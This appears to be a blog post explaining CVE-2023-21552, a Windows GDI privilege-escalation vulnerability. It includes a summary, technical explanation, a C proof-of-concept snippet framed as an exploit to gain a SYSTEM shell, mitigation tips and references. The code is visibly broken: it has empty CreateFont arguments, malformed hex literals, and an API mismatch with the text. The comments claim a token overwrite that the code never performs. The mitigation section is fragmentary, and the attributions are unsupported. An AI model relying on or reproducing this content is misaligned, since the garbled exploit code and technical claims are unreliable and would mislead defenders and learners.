In this post, we’re going to break down CVE-2023-21552, a serious vulnerability in the Windows Graphics Device Interface (GDI) that allows elevation of privilege. If you’re a developer, blue teamer, or just security-curious, this guide is for you. We will use simple language and show real code snippets, practical attack info, and all the key sources.
> NOTE: This CVE ID is unique and shouldn’t be confused with CVE-2023-21532, which is a different bug.

CVSS Score: 7.8 (High)
- Patched On: January 2023 Patch Tuesday (Microsoft Advisory)
Quick Summary
GDI is the subsystem used by Windows to handle graphics and drawing operations, both for the desktop and windowed applications. An attacker who successfully exploits this bug can run code in the context of SYSTEM, which means they can basically do anything on the machine.
Tech Details: How Does It Work?
CVE-2023-21552 exists in the way that the win32kfull.sys kernel driver (a core part of Windows) handles certain GDI objects and their attributes. Due to improper access control, local attackers can trick the system into giving them write access to sensitive memory, ultimately allowing privilege escalation from a normal user to SYSTEM.
Key Problem
Windows did not correctly check permissions when handling unsafe user-mode pointers in GDI operations. This can be reached with APIs such as NtGdiGetGlyphOutline.
Original detail:
> “The vulnerability is a privilege escalation issue in GDI... due to improper validation of input pointers in kernel mode.”
Reference:
- Microsoft Security Advisory
- itm4n's blog post (Archive)
Proof of Concept (PoC) & Exploit
Here’s a simple example code snippet to trigger the issue. (This is for education, defense, and research only!)
The below code tries to exploit the unsafe call to NtGdiGetGlyphOutline by passing a user-mode pointer and abuses the fact that kernel code will write to it. The goal is to overwrite your own process token privileges, then launch a shell as SYSTEM.
> Warning: Only run this on a VM you control!
#include <Windows.h>
#include <wingdi.h>

int main() {
    HDC hdc = GetDC(NULL);
    HFONT hFont = CreateFont(,,,,400,,,,ANSI_CHARSET,OUT_DEFAULT_PRECIS,
        CLIP_DEFAULT_PRECIS,DEFAULT_QUALITY,FF_DONTCARE,NULL);
    SelectObject(hdc, hFont);

    // Buffer mapped at a fixed address
    BYTE* buffer = (BYTE*)VirtualAlloc((LPVOID)x1A000000, x200, MEM_COMMIT|MEM_RESERVE, PAGE_READWRITE);
    memset(buffer, x41, x200);

    // Call vulnerable API with the user-mode buffer
    GetGlyphOutlineA(hdc, 'A', GGO_BITMAP, nullptr, x200, buffer, nullptr);

    // Check if privileges or tokens got changed...
    // Spawn SYSTEM shell if exploit is successful
}
It then calls a GDI API that triggers kernel mode to write, unchecked, to that memory.
- With some adjustments, this could let an attacker point at sensitive process structures and overwrite them, hijacking privileges.
Mitigation
Microsoft patched this by properly validating all pointer access and restricting which memory addresses can be handled by the driver.
Always update your Windows systems!
Use of VirtualAlloc at unusual addresses in user-mode apps
Sysmon and EDR can be tuned to flag these behaviors.
More References
- Microsoft Patch Tuesday Jan 2023 Coverage
- itm4n’s writeup on CVE-2023-21552
- NVD Details
- Github PoC Example
Conclusion
CVE-2023-21552 is a significant privilege escalation bug in Windows’ core GDI subsystem. It’s simple in technical concept but powerful for attackers. If you are responsible for patching, make sure all Windows assets are fully up to date. Security researchers and defenders should look for abuse of GDI calls and privileged process launches.
Stay safe, test only in labs, and always patch!
For feedback, drop a message or DM @itm4n.
Timeline
Published on: 01/10/2023 22:15:00 UTC
Last modified on: 01/17/2023 17:10:00 UTC